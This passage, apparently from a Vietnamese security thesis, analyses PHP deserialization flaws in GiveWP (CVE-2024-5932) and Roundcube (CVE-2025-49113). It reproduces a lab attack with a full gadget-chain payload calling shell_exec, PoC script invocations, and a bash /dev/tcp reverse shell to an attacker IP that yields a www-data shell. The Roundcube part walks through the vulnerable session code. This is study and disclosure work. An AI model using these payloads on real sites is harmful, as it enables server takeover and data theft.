
`give_donation_form_has_serialized_fields()` - nơi chịu trách nhiệm kiểm tra dữ liệu tuần tự hóa (serialized data) trong các tham số gửi lên từ request.

Trước bản vá, danh sách các khóa được phép kiểm tra trong mảng `$post_data_keys` không bao gồm trường `give_title`. Do đó, dữ liệu serialized gửi qua tham số `give_title` sẽ bỏ qua cơ chế kiểm tra và tiếp tục được xử lý, mở đường cho việc khai thác PHP Object Deserialization.

Việc thêm `give_title` vào danh sách `$post_data_keys` buộc mọi giá trị gửi qua trường này phải trải qua kiểm tra `is_serialized()`, từ đó ngăn chặn lưu trữ meta chứa dữ liệu tuần tự hóa độc hại. Kết quả là bản vá chặn được đường dẫn vào quá trình `maybe_unserialize()` khi đọc meta donor, loại bỏ khả năng khai thác PHP Object Deserialization và giảm nguy cơ RCE.

3.1.3. Thực nghiệm lỗ hổng PHP Object Deserialization trong GiveWP Wordpress Plugin (CVE-2024-5932)

a) Mô hình triển khai



Hình 3.1.30. Mô hình triển khai thực nghiệm lỗ hổng CVE-2024-5932

Mô hình này bao gồm 2 máy chính:

1. Máy tấn công (Attacker)
 - Hệ điều hành: Linux
 - Địa chỉ IP: 192.168.0.129
2. Nạn nhân (Victim)
 - Nền tảng: docker
 - Phần mềm bị ảnh hưởng: WordPress phiên bản 6.3.2 và plugin "givewp" phiên bản 3.1.4.
 - Địa chỉ IP: 192.168.0.246

Toàn bộ quá trình cài đặt và cấu hình được trình bày chi tiết trong Phụ lục.

b) Mục tiêu

Mục tiêu chính của thực nghiệm này là kiểm chứng và thực nghiệm khả năng khai thác thành công lỗ hổng CVE-2024-5932 trên plugin givewp 3.1.4

(WordPress). Người thực hiện sẽ mô phỏng một cuộc tấn công bằng cách gửi một "Request" độc hại từ máy Attacker đến máy Victim.

c) Tiến hành thực nghiệm RCE lỗ hổng CVE-2024-5932

Sau khi xây dựng POC ở phần trên, ta tiến hành chạy mã thu được payload sau:


```
0:19:"Stripe\\\\\\\\\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\\\\\\\\\PaymentGateways\\\\\\\\\\\\\\\\DataTransferObjects\\\\\\\\\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\\\\\\\\\Vendors\\\\\\\\\\\\\\\\Faker\\\\\\\\\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\\\\\\\\\Onboarding\\\\\\\\\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:17:"command";}}s:13:"\\0*\\0maxRetries";i:1;}}}}}}
```

Từ payload này, có thể xây dựng một đoạn mã Python để tự động hoá việc gửi request tới máy mục tiêu và thay thế trường command nhằm thực nghiệm khả năng thực thi từ xa. Toàn bộ mã nguồn được trình bày chi tiết trong phần phụ lục.

1. Thử nghiệm tạo file từ xa

Trên máy tấn công, ta chạy script POC với các tham số chỉ định đích và trường command như sau:

```
python3 CVE-2024-5932.py -u  
'http://192.168.0.246:8085/donations/13/' -c 'touch  
/tmp/TESTTAOFIE'
```



```
root@ubuntu:~/CVE-2024-5932# python3 CVE-2024-5932.py -u 'http://192.168.0.246:8085/donations/13/' -c 'touch /tmp/TESTTAOFIE'  
[+] Requested Data:  
{'give-form-id': '13', 'give-form-hash': '1dbd1bf294', 'give-price-id': '0', 'give-amount': '10 ₫', 'give-first': 'Chad', 'give-last': 'Cook', 'give_email': 'xmendez@example.net', 'give_title': '0:19:"Stripe\\\\\\\\\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\\\\\\\\\PaymentGateways\\\\\\\\\\\\\\\\DataTransferObjects\\\\\\\\\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\\\\\\\\\Vendors\\\\\\\\\\\\\\\\Faker\\\\\\\\\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\\\\\\\\\Onboarding\\\\\\\\\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:22:"touch /tmp/TESTTAOFIE";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}', 'give-gateway': 'offline', 'action': 'give_process_donation'}  
[+] Gửi → http://192.168.0.246:8085/wp-admin/admin-ajax.php
```

Hình 3.1.31. Kết quả sau khi chạy script tạo file từ xa trên máy tấn công

Sau đó trên máy nạn nhân, đăng nhập vào shell của container Docker chứa ứng dụng và kiểm tra nội dung thư mục /tmp để xác minh sự tồn tại, quyền sở hữu và thời gian tạo của file sinh ra trong quá trình thử nghiệm.

```

root@1bdfab589b89:/tmp# ls -la
total 8
drwxrwxrwt 1 root      root      4096 Nov  1 13:35 .
drwxr-xr-x 1 root      root      4096 Oct 30 15:10 ..
-rw-r--r-- 1 www-data  www-data    0 Nov  1 13:35 TESTTAOFIL
prw-r--r-- 1 www-data  www-data    0 Oct 30 16:46 f
root@1bdfab589b89:/tmp#


```

Hình 3.1.32. Kết quả sau khi chạy script tạo file từ xa trên máy nạn nhân

Kết quả hiển thị cho thấy tồn tại file TESTTAOFIL trong thư mục /tmp của container nạn nhân. Thuộc tính file: chủ sở hữu www-data, group www-data, kích thước 0 byte, thời gian tạo/ghi là Nov 1 13:35 - khớp với thời điểm thực nghiệm. Việc file xuất hiện trong /tmp của container xác nhận thao tác tạo file từ xa (theo kịch bản thử nghiệm) đã thành công trong môi trường kiểm thử.

2. Thử nghiệm reverse shell từ xa

Trên máy tấn công, mở một cửa sổ terminal để khởi động chế độ lắng nghe (listener) bằng nc chờ nhận kết nối đến từ máy nạn nhân.



```

root@ubuntu: /home/at190128
File Edit View Search Terminal Help
root@ubuntu: /home/at190128# nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)

```

Hình 3.1.33. Sử dụng nc để lắng nghe kết nối từ xa

Trên máy tấn công, ta chạy script POC với các tham số chỉ định đích và trường command như sau:

```

python3 CVE-2024-5932.py -u
'http://192.168.0.246:8085/donations/13/' -c '/bin/bash -c "bash
-i >& /dev/tcp/192.168.0.129/4444 0>&1"'

```

Lệnh này khởi chạy một phiên shell bash mới trên hệ mục tiêu, sau đó thiết lập kết nối ra bên ngoài tới địa chỉ IP 192.168.0.129 trên cổng 4444, đồng thời chuyển hướng toàn bộ luồng đầu vào, đầu ra và lỗi của shell sang kết nối mạng, cho phép tương tác và điều khiển hệ thống từ xa.

```

root@ubuntu:~/CVE-2024-5932
File Edit View Search Terminal Help
root@ubuntu:~/CVE-2024-5932# python3 CVE-2024-5932.py -u 'http://192.168.0.246:8085/donations/13/' -c '/bin/bash -c "bash -i >& /dev/tcp/192.168.0.129/4444 0>&1"
[+] Requested Data:
{'give-form-id': '13', 'give-form-hash': '1dbd1bf294', 'give-price-id': '0', 'give-amount': '10 ₫', 'give-first': 'Crystal', 'give-last': 'Strong', 'give_email': 'sara16@example.org', 'give_title': '0:19:"Stripe\\\\\\\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";o:62:"Give\\\\\\\\\\\\\\PaymentGateways\\\\\\\\\\\\\\DataTransferObjects\\\\\\\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";o:4:"Give":1:{s:12:"\\0*\\0container";o:33:"Give\\\\\\\\\\\\\\Vendors\\\\\\\\\\\\\\Faker\\\\\\\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";o:34:"Give\\\\\\\\\\\\\\Onboarding\\\\\\\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:58:"/bin/bash -c \"bash -i >& /dev/tcp/192.168.0.129/4444 0>&1\"";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}}, 'give-gateway': 'offline', 'action': 'give_process_donation'}
[+] Gửi → http://192.168.0.246:8085/wp-admin/admin-ajax.php

```

Hình 3.1.34. Kết quả sau khi chạy script reverse shell trên máy attacker

Ngay sau khi PoC được thực thi, máy nạn nhân (IP 192.168.0.246) đã chạy payload và thiết lập một kết nối ngược tới máy tấn công (IP 192.168.0.129, cổng 4444), từ đó xuất hiện một shell từ xa trên máy chủ nạn nhân.

```

root@ubuntu:/home/at190128
File Edit View Search Terminal Help
root@ubuntu:/home/at190128# nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.0.246 38738 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@1bdfab589b89:/var/www/html/wp-admin$ whoami
whoami
www-data
www-data@1bdfab589b89:/var/www/html/wp-admin$ █

```

Hình 3.1.35. Kết quả reverse shell thành công trên máy attacker

Để xác minh, ta thực hiện lệnh kiểm tra whoami và nhận được kết quả www-data, khẳng định phiên shell hoạt động dưới quyền user www-data. Như vậy reverse-shell đã thành công trong môi trường thực nghiệm, cho phép thực thi lệnh từ xa trên hệ mục tiêu.

3.2. Khai thác lỗ hổng PHP Object Deserialization trong Roundcube Webmail (CVE-2025-49113)

3.2.1. Mô tả lỗ hổng CVE-2025-49113

a) Thông tin chung

CVE-2025-49113 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

Roundcube Webmail before 1.5.10 and 1.6.x before 1.6.11 allows remote code execution by authenticated users because the `_from` parameter in a URL is not validated in `program/actions/settings/upload.php`, leading to PHP Object Deserialization.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

 NIST: NVD	Base Score: N/A	NVD assessment not yet provided.
 CNA: MITRE	Base Score: 9.9 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C:H/I:H/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hình 3.2.1. Thông tin về lỗ hổng CVE-2025-49113 trên NVD

- Mã định danh: CVE-2025-49113
- Thành phần bị ảnh hưởng: Roundcube Webmail (phiên bản trước 1.5.10 và phiên bản 1.6.x trước 1.6.11).
- Mức động nghiêm trọng: CVSS v3.1 điểm 9.9 (Critical).
- Loại lỗ hổng: PHP Object Injection (Deserialization of Untrusted Data) - chức năng thực thi mã từ xa sau khi dữ liệu không tin cậy được giải tuần tự.

b) Mô tả chi tiết

Lỗ hổng này xuất hiện trong Roundcube Webmail ở tệp `program/actions/settings/upload.php`, tại tham số `_from` trong URL được gửi từ phía người dùng.

Cụ thể:

- Tham số `_from` không được kiểm tra đầu vào một cách đầy đủ.
- Dữ liệu từ `_from` được sử dụng cho việc ghi dữ liệu phiên làm việc (session) và kết hợp với upload file, dẫn tới cơ chế giả mã/giải mã session và `unserialize()` dữ liệu có thể bị ảnh hưởng.
- Kẻ tấn công đã xác thực (authenticated) có thể lợi dụng để chèn một object PHP đã thiết kế sẵn (gadget) thông qua cơ chế deserialization, rồi từ đó thực thi mã tùy ý (RCE).

- Do lỗ hổng này có phương thức tấn công qua mạng, độ phức tạp thấp, và khả năng ảnh hưởng toàn diện tới bí mật, toàn vẹn và sẵn sàng, nên thuộc dạng rất nghiêm trọng.


c) Mức độ ảnh hưởng

- Kẻ tấn công đã xác thực có thể chiếm quyền điều khiển hệ thống Roundcube bị ảnh hưởng: thực thi lệnh hệ thống, có thể truy cập mail, cơ sở dữ liệu, tệp máy chủ.
- Rò rỉ dữ liệu nhạy cảm: thư điện tử, thông tin người dùng, thông tin dịch vụ mail.
- Mất tính toàn vẹn và sẵn sàng: kẻ tấn công có thể thay đổi hoặc phá hủy tệp, gây gián đoạn dịch vụ mail.
- Vì lỗ hổng này yêu cầu xác thực (PR:L trong vector) nhưng sau khi xác thực rất dễ khai thác và có PoC công khai, nên vẫn được đánh giá cực kỳ nguy hiểm.

3.2.2. Phân tích lỗ hổng PHP Object Deserialization trong Roundcube Webmail (CVE-2025-49113)

a) Phân tích mã nguồn

Lỗ hổng xuất phát từ tệp program/actions/settings/upload.php, nơi xử lý thao tác tải ảnh trong phần cài đặt người dùng. Kẻ tấn công lợi dụng việc Roundcube chấp nhận và xử lý tham số truyền qua URL để đưa dữ liệu độc hại vào luồng xử lý, từ đó ảnh hưởng đến cơ chế ghi/giải tuần tự (session).



Hình 3.2.2. chức năng tải lên tệp ảnh

```

29     4 references | 0 overrides | prototype
30     public function run($args = []): void
31     {
32         $rcmail = rcmail::get_instance();
33         $from = rcube_utils::get_input_string(fname: '_from', source: rcube_utils::INPUT_GET);
34         $type = preg_replace(pattern: '/(add|edit)-/', replacement: '', subject: $from);
35
36         // Plugins in Settings may use this file for some uploads (#5694)
37         // Make sure it does not contain a dot, which is a special character
38         // when using rcube_session::append() below
39         $type = str_replace(search: '.', replace: '-', subject: $type);
40
41         // Supported image format types
42         $IMAGE_TYPES = explode(separator: ',', string: 'jpeg,jpg,jp2,tiff,tif,bmp,eps,gif,png,png8,png24,png32,svg,ico');
43
44         // clear all stored output properties (like scripts and env vars)
45         $rcmail->output->reset();
46
47         $max_size = $rcmail->config->get(name: $type . '_image_size', def: 64) * 1024;
48         $uploadid = rcube_utils::get_input_string(fname: '_uploadid', source: rcube_utils::INPUT_GET);

```

Hình 3.2.3. Điểm lỗi đầu vào tham số _from trong tệp upload.php

Đầu tiên, ứng dụng lấy giá trị của tham số _from từ phương thức HTTP GET và gán nó cho biến \$from. Tiếp theo, Roundcube có gắng trích xuất tên loại upload hợp lệ bằng cách loại bỏ các tiền tố như add- hoặc edit- khỏi \$from, sau đó gán kết quả cho biến \$type. Vì ở phiên bản bị ảnh hưởng không có cơ chế kiểm tra đầu vào đầy đủ nào được áp dụng cho \$from trước hoặc sau quá trình trích xuất này, kẻ tấn công có thể chèn một chuỗi Deserialization RCE độc hại vào tham số này.

```

if (!$err && !empty($attachment['status']) && empty($attachment['abort'])) {
    $id = $attachment['id'];

    // store new file in session
    unset($attachment['status'], $attachment['abort']);
    $rcmail->session->append(path: $type . '.files', key: $id, value: $attachment);

    $content = rcube::Q(str: $attachment['name']);

    $rcmail->output->command('add2attachment_list', "rcmfile$id", [
        'html'      => $content,
        'name'      => $attachment['name'],
        'mimetype'  => $attachment['mimetype'],
        'classname' => rcube_utils::file2class(mimetype: $attachment['mimetype'], filename: $attachment['name']),
        'complete'  => true
    ],
    $uploadid
);

```

Hình 3.2.4. Điểm kích hoạt Deserialization tại hàm session->append()

Sau đó, nó được chuyển sang cơ chế quản lý session. Điểm nguy hiểm nhất xảy ra khi Roundcube sử dụng \$type làm khóa để lưu trữ dữ liệu tệp đính kèm tạm thời. Hàm append() của lớp rcube_session sẽ ghép chuỗi trong \$type với chuỗi cố định .files và sử dụng nó làm khóa để lưu trữ dữ liệu attachment.

```
abstract class rcube_session
{
    * Append the given value to the certain node in the session data array
    *
    * Warning: Do not use if you already modified $_SESSION in the same request (#1490608)
    *
    * @param string $path Path denoting the session variable where to append the value
    * @param string $key Key name under which to append the new value (use null for appending to an
    * @param mixed $value Value to append to the session data array
    */
    8 references | 0 overrides
    public function append($path, $key, $value): void
    {
        // re-read session data from DB because it might be outdated
        if (!this->reloaded && microtime(as_float: true) - $this->start > 0.5) {
            $this->reload();
            $this->reloaded = true;
            $this->start = microtime(as_float: true);
        }

        $node = &$this->get_node(path: explode(separator: '.', string: $path), data_arr: &$_SESSION);

        if ($key !== null) {
            $node[$key] = $value;
            $path .= '.' . $key;
        }
        else {
            $node[] = $value;
        }

        $this->appends[] = $path;

        // when overwriting a previously unset variable
        if (array_key_exists(key: $path, array: $this->unsets)) {
            unset($this->unsets[$path]);
        }
    }
}
```

Hình 3.2.5. Hàm `rcube_session::append` và vị trí gán vào \$ SESSION

Hàm append() tách đường dẫn theo dấu chấm (.), điều hướng xuống node tương ứng trong \$_SESSION thông qua get_node() (trả về tham chiếu), rồi thực hiện gán \$node[\$key] = \$value hoặc thêm phần tử khi \$key là null.

Ví dụ:

```
$path = "foo.bar", $key = "car", $value = "dog"
```

kết quả sẽ là:

```
$ SESSION["foo"]["bar"]["car"] = "dog"
```

Điểm then chót về an ninh là hành vi ghi trực tiếp này (LHS) - khác với các thao tác chỉ đọc (RHS) - vì giá trị hoặc khóa do kẻ tấn công kiểm soát có thể bị ghi vào blob session. Nếu session sau đó được serialize()/unserialize() mà không có biện pháp bảo vệ luồng `_from` → `$type` → `append()` → `$_SESSION` có thể trở thành con đường để chèn object do attacker tạo và kích hoạt các magic method, dẫn tới PHP Object Injection và khả năng RCE.

Phần quản lý session trong Roundcube dựa trên cơ chế lưu trữ dữ liệu phiên làm việc vào cơ sở dữ liệu (mặc định), cụ thể là trong bảng session. Khi phân tích lõi hỏng, cần đặc biệt chú ý hai quá trình quan trọng: truy xuất dữ liệu session từ Session ID và ghi lại session sau khi xử lý.

b) SESSION trong Roundcube

1. Truy xuất Session

```
abstract class rcube_session
{
    ...
    8 references | 0 overrides
    public function register_session_handler(): void
    {
        if (session_id()) {
            // Session already exists, skip
            return;
        }

        ini_set(option: 'session.serialize_handler', value: 'php');

        // set custom functions for PHP session management
        session_set_save_handler([
            open: [$this, 'open'],
            close: [$this, 'close'],
            read: [$this, 'read'],
            write: [$this, 'sess_write'],
            destroy: [$this, 'destroy'],
            gc: [$this, 'gc']
        ]);

        /**
         * Wrapper for session_start()
         */
        4 references | 2 overrides
        public function start(): void
        {
            $this->start = microtime(as_float: true);
            $this->ip = rcube_utils::remote_addr();
            $this->logging = $this->config->get(name: 'session_debug', def: false);

            $lifetime = $this->config->get(name: 'session_lifetime', def: 1) * 60;
            $this->set_lifetime(lifetime: $lifetime);

            session_start();
        }
    }
}
```

Hình 3.2.6. Đoạn mã sử dụng Session Handler php

```
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139

0 references | 0 overrides | prototype
public function read($key): string
{
    if ($this->lifetime) {
        $expire_time = $this->db->now(interval: -$this->lifetime);
        $expire_check = "CASE WHEN `changed` < $expire_time THEN 1 ELSE 0 END AS expired";
    }

    $sql_result = $this->db->query(
        query: "SELECT `vars`, `ip`, `changed`, " . $this->db->now() . " AS ts"
        . (isset($expire_check) ? ", $expire_check" : '')
        . " FROM {$this->table_name} WHERE `sess_id` = ?",
        params: $key
    );

    if ($sql_result && ($sql_arr = $this->db->fetch_assoc(result: $sql_result))) {
        // Remove expired sessions (we use gc, but it may not be precise enough or disabled)
        if (!empty($sql_arr['expired'])) {
            $this->destroy(key: $key);
            return '';
        }

        $time_diff = time() - strtotime(datetime: $sql_arr['ts']);

        $this->changed = strtotime(datetime: $sql_arr['changed']) + $time_diff; // local (PHP) time
        $this->in = $sql_arr['in'];
        $this->vars = base64_decode(string: $sql_arr['vars']);
        $this->key = $key;

        $this->db->reset();
    }
}

return !empty($this->vars) ? (string) $this->vars : '';
}
```

Hình 3.2.7. Hàm read() giải mã và xử lý session

Khi session_start() được thực thi, PHP sử dụng Session ID do phía khách gửi kèm để xác định phiên làm việc cần khôi phục. Tiếp đó, trình xử lý phiên tùy

chính của Roundcube — đã được đăng ký trước đó thông qua session_set_save_handler() — được kích hoạt, và PHP gọi trực tiếp vào hàm read().

Trong bước này, read() thực hiện truy vấn cơ sở dữ liệu để lấy bản ghi tương ứng, giải mã trường vars từ base64 và trả lại chuỗi dữ liệu session cho PHP. Chuỗi này sau đó được PHP xử lý bằng serialize handler "php", cơ chế nội bộ tự động phân tích và deserialize để tái tạo cấu trúc \$_SESSION. Định dạng "php" sử dụng mô hình tách trường theo cấu trúc key|value, khác biệt đáng kể so với định dạng do unserialize() truyền thống sử dụng, và vì vậy tạo ra những đặc điểm vận hành riêng trong quá trình khôi phục dữ liệu phiên.

2. Ghi Session

```
162 public function sess_write($key, $vars): mixed
163 {
164     if ($this->nowrite) {
165         return true;
166     }
167
168     // check cache
169     $oldvars = $this->get_cache($key);
170
171     // if there are cached vars, update store, else insert new data
172     if ($oldvars) {
173         $newvars = $this->fixvars($vars, $oldvars);
174         return $this->update(key: $key, newvars: $newvars, oldvars: $oldvars);
175     }
176     else {
177         return $this->write(key: $key, vars: $vars);
178     }
179
180 }
```

Hình 3.2.8. Hàm sess_write xử lý và cập nhật session

Khi trạng thái phiên làm việc thay đổi, Roundcube gọi rcube_session::sess_write() để lưu lại session vào storage. Luồng chính thực hiện theo các bước sau: lấy cache session hiện tại bằng get_cache(); nếu có dữ liệu cũ tồn tại, hàm _fixvars(\$vars, \$oldvars) được gọi để hợp nhất (merge) các giá trị mới (\$vars) với giá trị cũ (\$oldvars); sau đó kết quả được commit vào cơ sở dữ liệu thông qua phương thức update() hoặc write(). Quá trình này đảm bảo những thay đổi tạm thời được đồng bộ hóa với blob session trong bảng session, nhưng đồng thời cũng tạo điểm cần kiểm soát vì hành vi merge có thể vô tình chấp nhận hoặc phục hồi các giá trị do người dùng kiểm soát.

```

215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247

protected function _fixvars($vars, $oldvars): mixed
{
    $newvars = '';
    if ($oldvars != null) {
        $a_oldvars = $this->unserialize(str: $oldvars);
        if (is_array(value: $a_oldvars)) {
            // remove unset keys on oldvars
            foreach ((array)$this->unsets as $var) {
                if (isset($a_oldvars[$var])) {
                    unset($a_oldvars[$var]);
                }
            }
        } else {
            $path = explode(separator: '.', string: $var);
            $k = array_pop(array: &$amp;path);
            $node = &$this->get_node(path: $path, data_arr: &$a_oldvars);
            unset($node[$k]);
        }
        $newvars = $this->serialize(vars: array_merge(
            arrays: (array)$a_oldvars, (array)$this->unserialize(str: $vars)));
    } else {
        $newvars = $vars;
    }
    $this->unsets = [];
    return $newvars;
}

```

Hình 3.2.9. Hàm _fixvars kích hoạt unserialize

Hàm _fixvars() thực hiện hai thao tác then chốt: (1) unserialize(\$oldvars) để phục hồi cấu trúc mảng cũ từ blob session, và (2) unserialize(\$vars) để chuyển phần dữ liệu mới thành mảng trước khi thực hiện array_merge() và serialize() lại kết quả. Như vậy, mỗi lần sess_write() được gọi là _fixvars() có khả năng thực thi unserialize() trên dữ liệu do client (hoặc các cuộc gọi append()) cung cấp. Đây là điểm liên hệ trực tiếp trong luồng tấn công: dữ liệu do attacker chèn qua append() có thể bị _fixvars() giải tuẫn tự hóa bằng hàm unserialize tùy chỉnh của Roundcube.

```

public function update($key, $newvars, $oldvars): bool
{
    $now = $this->db->now();
    $ts = microtime(as_float: true);

    // if new and old data are not the same, update data
    // else update expire timestamp only when certain conditions are met
    if ($newvars !== $oldvars) {
        $this->db->query(query: "UPDATE {$this->table_name} "
            . "SET `changed` = $now, `vars` = ? WHERE `sess_id` = ?",
            params: base64_encode(string: $newvars), $key);
    }
    else if ($ts - $this->changed > $this->lifetime / 2) {
        $this->db->query(query: "UPDATE {$this->table_name} SET `changed` = $now"
            . " WHERE `sess_id` = ?", params: $key);
    }
}


```

Hình 3.2.10. Hàm update serialize session

